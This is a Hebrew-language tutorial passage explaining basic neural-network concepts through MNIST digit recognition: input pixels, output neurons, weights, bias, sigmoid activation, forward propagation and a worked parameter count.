
איך זה בעצם נראה?

```
[4] x_train[0].shape

(28, 28)

plt.imshow(x_train[0])

<matplotlib.image.AxesImage at 0x7c8db6609a50>
```



(התמונה היא שחור לבן אבל משום שאני על dark Mode קיבלנו אפקט קצת צבעוני). זאת אומרת של-Input הזה אנחנו מצפים ל-Output שהוא הספרה 5.

ואיך זה יראה כ-Input של רשת?




זאת אומרת שיהיה לנו וקטור אחד באורך 784 (28x28) שכל מספר בו יהיה בין 0 ל-255 וייצג פיקסל. כפי שהסברנו קודם, רשת נוירונים מורכבת משכבות שונות של נוירונים. אז בשכבה הראשונה, ה-Input, כל נוירון בעצם מייצג פיקסל בתמונה.

נקפוץ רגע לסוף, מה יוצא לנו מכל הדבר הזה?

בתרחיש שלנו, המודל צריך לפלוט החוצה ספרה שהוא חושב שהיא הספרה שבתמונה. איך זה נראה בפועל? פשוט מאוד, עשרה נוירונים! הראשון מייצג 0 והאחרון מייצג 9 וכך כל השאר בהתאמה לספרות שביניהם.

ואיך נדע מה המודל החזיר? הפלט יראה משהו כזה:



כל אחד מה-נוירונים בשכבה האחרונה, יכיל מספר בין 0 ל-1. ככל שהמספר גדול יותר, כך המודל יותר בטוח שזו הספרה שבתמונה. במודל מושלם - אם הספרה בתמונה היא 5. כל הנוירונים פרט לנוירון שמייצג את הספרה 5 יהיו 0, והנוירון המייצג את הספרה 5 יהיה 1.


אבל יכול להיות שרמת הודאות של המודל שלנו לא תהיה עד כדי כך מוצלחת, ולכן במקרה שאין תשובה ודאית, הנוירון עם המספר הגבוה ביותר יבחר.

ולבסוף - יש לנו את ה "בפנוכו", כל השכבות הפנימית של הרשת. שנקראות גם "hidden layers" ונדבר עליהן בהמשך. אבל בגדול, כל שכבה שכזו תשפיע על הבאה בתור, ונוכל לשחק איתן ולעצב אותן בדרכים שונות כדי לשפר את המודל שלנו.

מה הקטע של השכבות? (הסבר לא נכון אבל עוזר)


ההסבר הזה הוא ממש לא נכון, אבל לפעמים זה נחמד שיש משהו לדמיין. לצורך העניין בואו נפרק את הספרה 9. נוכל להסכים שהיא בדרך כלל מורכבת מעיגול וקו:

כעת, בואו נדמיין משהו כזה, נניח שכל נוירון בשכבה האחת לפני אחרונה שלנו מייצג "חתיכה" מספרה (עיגול, קו ישר, קו מעוגל, קו אופקי...). במקרה שלנו ברגע שהרשת תראה את הספרה 9, הנוירונים שמייצגים את החתיכות שלה "ידלקו" (זאת אומרת שערכם יהיה מספר קרוב ל-1):




אם כך המצב, כל מה שהרשת תצטרך כדי לעבור מהשכבה הזו לשכבה האחרונה היא ללמוד אילו קומבינציות יוצרים אלו ספרות. פשוט!

אבל... איך הרשת מזהה את העיגול של ה-9? אז אולי השכבה שלפני, יודעת "להדליק" את כל הנוירונים שיוצרים עיגול:



ואז הרשת תראה בערך ככה:



כפי שציינתי הדבר הזה אפילו לא קרוב לבאמת להסביר את הסיטואציה, אבל זה עוזר קונספטואלית ואנחנו כאן כדי להכיר את הבסיס אז לדעתי זה בסדר ☺

הנפשות הפועלות

1. שכבות - לפחות Input, Output ושכבה אחת באמצע (בדרך כלל זה כמובן יותר משכבה אחת)
2. נוירונים, בכל שכבה יכול להיות מספר שונה של נוירונים
3. משקלים - כפי שראינו בתמונות, כל שכבת נוירונים מחוברת לבאה בתור באמצעות קווים, הקווים האלו מייצגים משקלים,מטרת המשקלים היא לייצג את מידת ההשפעה של הנוירון הנוכחי על הנוירון המחובר אליו בשכבה הבא. מיד נרחיב עליהם

Forward Propagation


נתחיל מהשלב הראשון, שנקרא גם Forward Propagation:

- הרשת תתחיל עם ערכי משקולות אקראיים
- הפעולות הבאות יבוצעו על נוירון אחד לצורך הדגמה, אך יש לזכור שהן מבוצעות על כל נוירון ברשת!

נדמיין את המצב הבא:
בשכבה הראשונה קיבלנו תמונה של ספרה בגודל 28X28, אז יש לנו רשת ששכבת ה-Input שלה מכילה 784 נוירונים.

כעת נתמקד בנוירון בודד בשכבה השנייה:

נניח שמטרת הנוירון הזה היא להבין האם קיים קו אופקי באזור מסוים.



כפי שניתן לראות בתמונה, הנוירון בשכבה השנייה שלנו מקושר באמצעות קווים להרבה נוירונים מהשכבה הראשונה. מה שנעשה, זה בעצם לבחור משקל (מספר, יכול להיות שלילי או חיובי). כל קו המקשר בין נוירון משכבה X לנוירון משכבה X+1 הוא בעצם בעל משקל כלשהוא.

המשקולות יעזרו לנו לזהות האם הקו האופקי שלנו אכן קיים. איך?

אם למשל ניתן משקלים חיוביים רק לנוירונים שמייצגים את הפיקסלים באזור זה, ולשאר המשקלים נשים מספר קרוב ל- 0 מלמטה, נוכל לזהות את האזור המבוקש. איך?

הפעולה שאנו עושים בין כל שכבה היא כזו (אל תשכחו שהדוגמא היא רק על קשרים לנוירון אחד, אבל היא תתבצע על כל נוירונים בשכבה X+1 שמחובר לנוירון בשכבה X):

נסכום את החישוב הבא: נוירון * משקל (הפעולה היא כפל).


עד כה יש לנו את הנוסחה הבאה:

$$\sum \quad (x_1 * w_1) + (x_2 * w_2) + .. + (x_n * w_n)$$

- הסימון - X מייצג את הנוירון במקום ה-i
- הסימון - W מייצג את המשקל במקום ה-i שמחבר בין הנוירון X במקום ה-i לנוירון בשכבה הבאה

נוכל להבין שלנוירון יכולות להיות הרבה משקולות שיוצאות ממנו, שכן כל משקולת מקשרת אותו לנוירון אחר בשכבה הבאה, הנוירון יכול להיות קשור לכולם, חלקם ואפילו בטכניקות מסוימות לשיפור המודל - לאף נוירון בשכבה הבאה.

עוד תמונה להמחשה:




נמשיך, על הסכום שלנו אנחנו הולכים להפעיל פונקציה, שתקרא גם פונקציית אקטיבציה.

הסיבה שאנחנו עושים את זה היא כדי לקחת את התוצאה שלנו ולהמיר אותה לערך בין 0 ל-1.

סיבה נוספת היא, כדי להפוך את הפונקציה שלנו ל-לא לינארית, לשם כך, נפעיל עליה פונקציה לא לינארית.

הסיבה שאנחנו רוצים שהפונקציה שלנו תהיה לא לינארית היא כי כך היא תוכל להתאים את עצמה הרבה יותר טוב. במידה והפונקציה שלנו תהיה לניארית, כל המודל בסוף יהיה לינארי, שכן שרשור של לינארי עם לינארי זה לינארי גם כן.

יש המון פונקציות אקטיבציה כמו ReLU, Tanh, softmax, אנחנו נתייחס ל-Sigmoid:



- תהיה מסומנת בהרבה נוסחאות כך: σ

הפונקציה הזו בעצם תוחמת כל ערך בין מינוס אינסוף לפלוס אינסוף לערכים בין 0 ל-1.

ככל שהמספר יותר שלילי כך הוא יהיה קרוב יותר ל-0, וככל שהוא יותר גדול כך הוא יהיה קרוב יותר ל-1.


לכן, באמצעות הפעלה הפונקציה הזו נוכל בעצם לדעת כמה חיובי סכום המשקולות והנוירונים.

הנה שוב הפונקציה:


$$\sigma(x) = \frac{1}{1 + e^{-x}}$$

במקרה שלנו הX- הוא הסכום שחישבנו קודם (משקל כפול נוירון) - כמעט.

למה כמעט? באמצעות שינוי ערך המשקלים שלנו נוכל להזיז את הפונקציה בצורה כזו:



זאת אומרת שאנחנו משנים רק את חדות העקומה שלנו, אבל מה אם נרצה להזיז אותה בצורה כזו?



אהה! אז בשביל זה יש לנו bias. מדובר בעצם בערך קבוע שנוסיף לסכום שלנו (לפני הפעלת פונקציית האקטיבציה), ובאמצעותו נוכל להזיז את הפונקציה שלנו ימינה ושמאלה.

אגב, למה בכלל שנרצה להזיז את הפונקציה? בלי ה-bias, הנוירון "ידלק" אם הערכים שלנו גדולים מ-0. אבל מה אם לא אכפת לנו מ-0? מה אם נרצה שהנוירון "ידלק" רק אם הערכים גדולים מ-10? פה נכנס השימוש ב-bias בעצם.

אז הנוסחה הסופית שלנו היא:

Step 1

$$y = w_1 * x_1 + w_2 * x_2 + .. + w_n * x_n + bias$$

$$y = \sum_{i=1}^{n} (w_i * x_i) + b$$

Step 2

$$z = y_{pred} = \frac{1}{1 + e^{-(w_1 * x_1 + w_2 * x_2 + .. + w_n * x_n + b)}}$$

[הרציניים אוהבים להציג את זה עם כפל מטריצות, בחרתי לחסוך לכם את התענוג הזה]

כל זה, היא רק הפעולה הראשונה, והדגמנו אותה רק עבור נוירון אחד.

הדבר הזה מתבצע בין כל הנוירונים המקושרים ברשת! לכל נוירון יהיה bias משלו, ומשקלים משלו.

אז לצורך העניין נגיד שהרשת שלנו מורכבת מ-784 נוירונים בשכבה הראשונה, ועוד 2 שכבות פנימיות עם 16 נוירונים בכל אחת, ושכבה אחרונה עם 10 נוירונים. ונניח גם שכל הנוירונים בשכבה X מחוברים לכל הנוירונים בשכבה X+1 (זה כמובן לא תמיד המצב) גודל הרשת יהיה כזה:

784 x 16 + 16

נוירונים בשכבה הראשונה כפול נוירונים בשכבה השנייה בתוספת ה-Bias לכל נוירון בשכבה השנייה:

+

16 x 16 + 16

נוירונים בשכבה השנייה כפול נוירונים בשכבה השלישית בתוספת ה-Bias לכל נוירון בשכבה השלישית:

+

16 x 10 + 10

נוירונים בשכבה השלישית כפול נוירונים בשכבה האחרונה בתוספת ה-Bias לכל נוירון בשכבה האחרונה.

והנה בשביל הרשת הכי פשוטה בעולם שהיום עובדת באיזה הצלחה של 99 אחוז קיבלנו רשת בגודל 13,002. מטורף, לא?

